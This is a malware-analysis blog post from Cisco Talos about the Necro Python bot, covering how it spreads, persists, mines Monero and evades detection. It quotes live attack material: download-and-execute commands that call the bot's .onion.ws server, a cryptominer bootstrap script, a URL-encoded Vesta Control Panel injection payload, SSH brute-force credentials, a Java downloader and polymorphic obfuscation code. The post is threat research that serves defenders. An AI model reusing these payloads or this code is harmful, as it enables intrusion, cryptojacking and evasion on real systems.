Necro Python bot adds new exploits and Tezos mining to its bag of tricks

blog.talosintelligence.com/2021/06/necro-python-bot-adds-new-tricks.html

By Vanja Svajcer, with contributions from Caitlin Huey and Kendall McKay.

News summary

- Some malware families stay static in terms of their functionality. But a newly discovered malware campaign utilizing the Necro Python bot shows this actor is adding new functionality and improving its chances of infecting vulnerable systems. The bot contains exploits for more than 10 different web applications and the SMB protocol.

- Cisco Talos recently discovered the increased activity of the bot discovered in January 2021 in Cisco Secure Endpoint product telemetry, although the bot has been in development since 2015, according to its author.
- This threat demonstrates several techniques of the MITRE ATT&CK framework, most notably Exploit Public-Facing Application T1190, Scripting - T1064, PowerShell - T1059.001, Process Injection - T1055, Non-Standard Port - T1571, Remote Access Software - T1219, Input Capture - T1056, Obfuscated Files or Information - T1027 and Registry Run Keys/Startup Folder - T1547.001.

What's new?

Although the bot was originally discovered earlier this year, the latest activity shows numerous changes to the bot, ranging from different command and control (C2) communications and the addition of new exploits for spreading, most notably vulnerabilities in VMWare vSphere, SCO OpenServer, Vesta Control Panel and SMB-based exploits that were not present in the earlier iterations of the code.

How did it work?

The infection starts with successful exploitation of a vulnerability in one of the targeted applications or the operating systems. The bot targets Linux-based and Windows operating systems. A Java-based downloader is also used for the initial infection stage. The malware uses a combination of a standalone Python interpreter and a malicious script, as well as ELF executables created with pyinstaller.

The bot can connect to a C2 server using IRC and accepts commands related to exploitation, launching distributed denial-of-service attacks, configuration changes and RAT functionality to download and execute additional code or sniff network traffic to exfiltrate the captured data.

The bot hides its presence on the system by installing a user-mode rootkit designed to hide the malicious process and malicious registry entries created to ensure that the bot runs every time a user logs into the infected system.

A significant part of the code is dedicated to downloading and running a Monero miner XMRig program. The bot also injects the code to download and execute a JavaScript-based miner from an attacker-controlled server into HTML and PHP files on infected systems. If the user opens the infected application, a JavaScript-based Monero miner will run within their browser's process space.

So what?

Necro Python bot shows an actor that follows the latest development in remote command execution exploits on various web applications and includes the new exploits into the bot. This increases its chances of spreading and infecting systems. Users need to make sure to regularly apply the latest security updates to all of the applications, not just operating systems.

Here, we are dealing with a self-replicating, polymorphic bot that attempts to exploit server-side software for spreading. The bot is similar to others, like Mirai, in that it targets small and home office (SOHO) routers. However, this bot uses Python to support multiple platforms, rather than downloading a binary specifically compiled for the targeted system.

Technical details


Necro bot history and introduction

CheckPoint first documented the Necro Python bot in January this year, and again by Netlab 360 in March. Necro, also known as Necromorph and FreakOut, uses IRC for communication with its C2 server and contains functionality to spread by exploiting vulnerabilities in applications, operating systems and by brute-forcing passwords over the SSH protocol.

Its main payloads are DDoS attacks, sniffing and exfiltration of network traffic using a SOCKS proxy and installation of cryptocurrency mining software XMRig to mine Monero. The mining functionality also injects itself via JavaScript code to download and launch script-based Monero miner code.

Visibility in product telemetry

While researching malicious activity in Cisco Secure products, we spotted a somewhat unusual command line executed on several endpoints running Immunet. Based on the path from where the command was executed, it seemed like the parent process was a web application based on the Oracle WebLogic application server.




```
cmd.exe /c @powershell -NoProfile -ExecutionPolicy unrestricted -Command (New-Object System.Net.WebClient).
DownloadFile('http://bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/py.exe', 'python.exe');
(New-Object System.Net.WebClient).DownloadFile('http://bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.
onion.ws/setup.py', 'setup.py'); & .\python.exe setup.py
```

Necro bot download activity on a Windows system.

The code uses PowerShell functionality to download and run a statically linked standalone distribution of Python with all the modules required to run the next file, setup.py, included.

The command is slightly different on a Linux system and uses shell commands to download and install the bot and a variant of the XMRig Monero-mining client to participate in a mining pool. The Monero miner is installed by creating a hidden shell script, .bootstrap.sh. The script downloads the XMRig client from the Necro download site and moves it into a hidden folder, ".2," with the filename "sshd" and launches it with the appropriate parameters.




```
cd /tmp||cd $(find / -writable -readable -executable | head -n 1);
curl http://bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/setup -O;
wget http://bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/setup -O setup;
curl http://bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/setup.py -O;
wget http://bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/setup.py -O setup.py;
chmod 777 setup setup.py;
python2 setup.py||python2.7 setup.py||python setup.py||./setup.py||./setup;
echo 'ARGS=-o",
  "pool.supportxmr.com:5555",
  "-u",
  "45iHeQwQaunWXryL9YZ2egJxKvWBtWQUE4PKitu1VwYNUqkhHt6nyCTQb2dbvDRqDPXveNq94DG9uTndKcWLYNoG2uonhgH",
  "-p",
  "Network",
  "--cpu-no-yield",
  "--asm=auto",
  "--cpu-memory-pool=-1",
  "-B;me=$(basename",
  "\\",
  ",",
  "$0); running=$(ps h -C $me | grep -wv $$ | wc -l); [[ $running -ge 1 ]] && exit; curl http://
  bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/xmrig1 -O||wget http://
  bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/xmrig1 -O xmrig1;mkdir $PWD/.1;mv -f xmrig1 $PWD/.1/sshd;
  chmod 777 $PWD/.1/sshd;curl http://bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/xmrig -O||wget http://
  bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/xmrig -O xmrig;mkdir $PWD/.2;mv -f xmrig $PWD/.2/sshd;chmod
  777 $PWD/.2/sshd;$PWD/.1/sshd $ARGS||$PWD/.2/sshd $ARGS'>$PWD/.bootstrap.sh;
  $PWD/.bootstrap.sh&
```

Necro activity on a Linux system as seen by Cisco Secure Endpoint.

Setup.py is an obfuscated, mildly polymorphic bot that uses several methods to spread.

Once the code is opened, it's obvious that the strings are obfuscated while the variable, function and class names are randomly generated. The obfuscation is relatively easy to remove, and we will describe Necro's polymorphic engine in more detail later.



```
WCpasaaY = tcph[0]
oLHbsZbVQKF = tcph[1]
vzlviopmomua = tcph[2]
iudJMoIP = tcph[3]
qNCOCdqaEkF = tcph[4]
vcRUaabUceR = qNCOCdqaEkF >> 4
fPsNCKCDdUiU = eXHaNGYBU+vcRUaabUceR*4
EAikGPqvkua = len(xHoKqUhoZXa)-fPsNCKCDdUiU
data = xHoKqUhoZXa[fPsNCKCDdUiU:]
if len(data) > 10 and WCpasaaY not in icXHlRoha and oLHbsZbVQKF not in icXHlRoha and aOzRcIZi
not in self.scanips and cuCQmnFaaoBo not in self.scanips:
    try:
        ss.send("IPv"+str(KQdZonok)+ ahcbuYhVahgc(zlib.decompress
        ("\x78\x9c\x9b\x97\x79\x7e\xad\x07\x00\x08\xce\x02\xcc"))+str(ttl)+ahcbuYhVahgc(zlib.
        decompress("\x78\x9c\x9b\x97\x7b\x72\x1d\x5b\xd4\x56\x00\x0f\x07\x03\x98"))+str
        (SasCaYad)+ahcbuYhVahgc(zlib.decompress
        ("\x78\x9c\x9b\x97\x77\x72\x91\xb4\xeb\x56\x00\x0e\xf2\x03\x8d"))+str(cuCQmnFaaoBo)
        +ahcbuYhVahgc(zlib.decompress
        ("\x78\x9c\x9b\x57\x79\x62\xab\xb4\xeb\x56\x00\x0f\x7b\x03\xaa"))+str(aOzRcIZi)
```

A snippet of obfuscated Necro bot code.

When Necro launches, it creates a mutex that prevents it from running multiple instances of the process on an infected system. The mutex name is "internationalCyberWarefare", which became "internationalCyberWarefareV3" in newer versions.

Spreading

Network choice

The bot spreads by randomly generating network ranges for scanning. The locally allocated network ranges starting with 10,127,169,172,192,233,234 are excluded from the scanning attempts. Scanning begins when the bot is launched, but it can also be executed by receiving a scanning command over IRC from the C2 server.

The bot contains a hardcoded list of TCP ports to scan. This list can be augmented by an appropriate command from the C2 server. The initial port list in the samples we observed was 22, 80, 443, 7001, 8080, 8081 and 8443.

Once an IP address is generated, the bot will connect to a list of ports and attempt to spread either by using a hardcoded list of SSH credentials and issuing a remote command if a login attempt is successful or by exploiting many vulnerabilities in various applications and the Windows operating system (over SMB).


Exploitation of applications

Earlier versions of Necro exploited the following vulnerabilities in web applications:

- Lifearay - Liferay Portal - Java Unmarshalling via JSONWS RCE
- Laravel RCE (CVE-2021-3129)
- WebLogic RCE (CVE-2020-14882)
- TerraMaster TOS
- Laminas Project laminas-http before 2.14.2, and Zend Framework 3.0.0: This vulnerability is disputed but it is still included with the bot code in the latest variants.

The latest variants, observed on May 11 and 18 include additional exploits in its arsenal:

- ZeroShell 3.9.0 — 'cgi-bin/kerbynet' Remote Root Command Injection
- SCO Openserver 5.0.7 — 'outputform' Command Injection
- Genexis PLATINUM 4410 2.1 P4410-V2-1.28 — Remote Command Execution vulnerability
- VMWare vCenter — Remote Command Execution vulnerability
- Nrdh.php remote code execution exploit for an app we could not find



```
elif PortToConnectTo==8083:
    try:
        urllib2.urlopen(urllib2.Request(url+(("/edit/server/")), (
        ("token=149e2b8c201fd88654df6fd694158577&save=save&v_hostname=1338.example.com&
        v_timezone=Europe%2FIstanbul&v_language=en&v_mail_url=&v_mail_ssl_domain=&v_mysql_url=&
        v_mysql_password=&v_backup=yes&v_backup_gzip=5&v_backup_dir=%2Fbackup&v_backup_type=ftp&
        v_backup_host=&v_backup_username=&v_backup_password=&v_backup_bpath=&v_web_ssl_domain=&
        v_sys_ssl_crt=privatekeyblablabla&v_quota=no&v_firewall=no&v_sftp=yes&
        v_sftp_licence=1%20%60php%20-r%20%22file_put_contents%28%5C%22setup%5C%22%2C%20file_get_content
        s%28%5C%22http%3A%2F%2F' + mydomain + '%2Fsetup%5C%22%29%29%3B%22%3Bcurl%20http%3A%2F%2F' +
        mydomain + '%2Fsetup%20-O%3Bcurl%20http%3A%2F%2F' + mydomain + '%2Fsetup.
        py%20-O%3Bphp%20-r%20%22file_put_contents%28%5C%22setup.
        py%5C%22%2C%20file_get_contents%28%5C%22http%3A%2F%2F' + mydomain + '%2Fsetup.
        py%5C%22%29%29%3B%22%3Bwget%20http%3A%2F%2F' + mydomain +
        '%2Fsetup%20-O%20setup%3Bwget%20http%3A%2F%2F' + mydomain + '%2Fsetup.py%20-O%20setup.
        py%3Bchmod%20777%20setup.py%3Bchmod%20777%20setup%3Bpython2%20setup.py%7C%7Cpython2.7%20setup.
        py%7C%7Cpython%20setup.py%7C%7C.%2Fsetup.py%7C%7C.%2Fsetup%60&v_filemanager=no&
        v_filemanager_licence=&v_softaculous=yes&save=Save")), headers={(("User-Agent")) : EaGCvgIR}),
        context=self.ctx)
```

Vesta Control Panel command injection is one of the several newly included exploits.

The version released on May 18 also included Python versions of EternalBlue (CVE-2017-0144) and EternalRomance (CVE-2017-0147) exploits with a Windows download command line as the payload.


The addition of new exploits shows that the actor is actively developing new methods of spreading and following the latest vulnerabilities with published PoCs.

In the newest instances discovered on May 22, the bot improved its ability to supply credentials for SMB but excluded it from the main exploit function. The usernames and passwords are now in a separate two arrays and extended to include many other usernames and passwords. The exploitation function of this sample does not contain EternalBlue and EternalRomance but attempts to connect over SMB (port 445) and create a service remotely to download and run the main bot file.

This latest sample is a pyinstaller-generated sample but is PE file rather than ELF, which was seen previously.

SSH

The bot contains a list of credentials used when an SSH login is attempted. The SSH connection attempt will only be executed if the Paramiko Python SSH module is previously successfully installed. For that purpose, Necro will attempt to download and install a Python module version of pip package manager which is then used to download and install Paramiko.




```
self.scannedips.append(ip)
if PortToConnectTo == 22:
    if HaveParamiko:
        ListOfCredentials = [
            (("root:root")),
            (("admin:admin")),
            (("admin:1234")),
            (("root:toor")),
            (("root:admin")),
            (("root:12345678")),
            (("root:123456")),
            (("root:webadmin")),
            (("admin:webserver")),
            (("admin:12345678")),
            (("root:password")),
            (("root:12345678")),
            (("root:1234")),
            (("root:12345")),
            (("root:qwerty")),
            (("support:support")),
            (("student:student")),
```

A hardcoded list of credentials is used for SSH brute-forcing attacks.

Multiplatform awareness (Linux, Windows, Linux ELF standalone, Java-based downloader)

Apart from being aware of Windows and using Windows for spreading (not mining), we found a truly multi-platform Java class that can run on any operating system but checks if it is running on Windows or Linux. The class simply downloads the Necro bot from the download server and launches it appropriately, depending on the underlying operating system.



```
public EvilObject() throws Exception {
    this.cmd = "/bin/sh";
    if (System.getProperty("os.name").startsWith("Windows")) {
        this.download("https://github.com/manthey/pyexe/releases/download/v18/py27.exe", "python.exe", System.
        getProperty("java.io.tmpdir"));
        this.download("http://bp65pce2vsk7wpvy2fyehel25ovw4v7nve3lknwzta7gtiuy6jm7l4yd.onion.ws/setup.py",
        "setup.py", System.getProperty("java.io.tmpdir"));
        Runtime.getRuntime().exec("python.exe setup.py", null, new File(System.getProperty("java.io.tmpdir")));
    }
    else {
        try {
            String line;
            while ((line = new BufferedReader(new FileReader(new File("/proc/self/mounts"))).readLine()) != null
            && (!line.contains("rw") || !new File(line.split(" ")[1]).canWrite() || !this.run(line.split(" ")[1])
            )) {}
        }
        catch (IOException ex) {
            ex.printStackTrace();
        }
    }
}
```

Necro also has a Java class downloader.

Persistency

If run on Windows, Necro will ensure that the bot is run when a user logs into the system or when the system is restarted by setting the following registry values to point to the pyinstaller created sample or to the python stand-alone executable which is used to run the malicious script setup.py.

```
HKCU\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\System explore

HKLM\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\System explore
```

The filename is "$6829.exe", required for the file to be hidden by the rootkit downloaded and installed by the bot. The file's attributes are set to hidden.

On Linux, the bot first changes the DNS resolver configuration to point to Cloudflare DNS servers, 1.0.0.1 and 1.1.1.1, potentially to avoid the detection of its activity in the local DNS server logs.

Persistence is ensured by modifying the /etc/rc.local script to include commands to launch the bot when the system is booted.


Detection avoidance

The author of the bot seems to be keen on making it more difficult to detect. It added a polymorphic engine that changes the script code with every iteration and user mode rootkit to hide the presence of malicious files, processes and registry entries. This approach may work well against rudimentary detection methods such as checksum-based detection but fails when faced with modern detection engines and XDR products.

Polymorphic engine

Python has, by default, a built-in module that allows the developer to view the code in a way it would be seen by the interpreter before it gets compiled to bytecode. The AST module is relatively poorly documented but generates an abstract syntax tree object from the source code that may allow runtime modification of the code, as it is also implemented by Necro's polymorphic engine.

The engine uses the AST module to find all variables, all function definitions and class definitions and builds a list of names for each type of object in the syntax tree. The engine also implements a class which gets called when AST nodes are visited. Its task is to find ascii strings and obfuscate the strings using a simple xor operation. Once obfuscated the strings are converted first compressed using zlib and then converted into escaped strings, which can be later easily decoded in Python.




```
def MorphCode():
        VariableNames = []
        FunctionNames = []
        ClassNodes = []
        OriginalScriptFileToMorph=open(PathToOriginalScriptFile,"rb")
        OriginalScriptContent=ScriptContent=OriginalScriptFileToMorph.read()
        OriginalScriptFileToMorph.close()
        p = ast.parse(OriginalScriptContent)
        ASTNodeVisitor().visit(p)


        for QuotedString in sorted(QuotedStrings, key=len, reverse=True):
            if len(QuotedString)>=6:
                try:
                    if (QuotedString[0] == "'" and QuotedString[-1] == "'") or (QuotedString[0] == '"' and
                    QuotedString[-1] == '"'):
                        ScriptContent=ScriptContent.replace(QuotedString, "DeobQString(zlib.decompress(\x22"
                        +convertToHex(zlib.compress((QuotedString[1:-1].decode('string_escape'))))+"\x22)")
                    else:
                        ScriptContent=ScriptContent.replace(QuotedString, "DeobQString(zlib.decompress(\x22"
                        +convertToHex(zlib.compress((eval(QuotedString).decode('string_escape'))))+"\x22)")
                except:
                    pass
```

Unobfuscated polymorphic engine.

Here, we see the polymorphic engine as reversed, with meaningful variable names and in the second screenshot we see the same engine after it is obfuscated and randomized. This obfuscation method may fool simple checksum-based detection methods but there is still enough static code and some issues with the engine itself that allow for easy detection using simple pattern matching.



```python
def jMhfCWduYi():
        CTMdcOoKTHAT = []
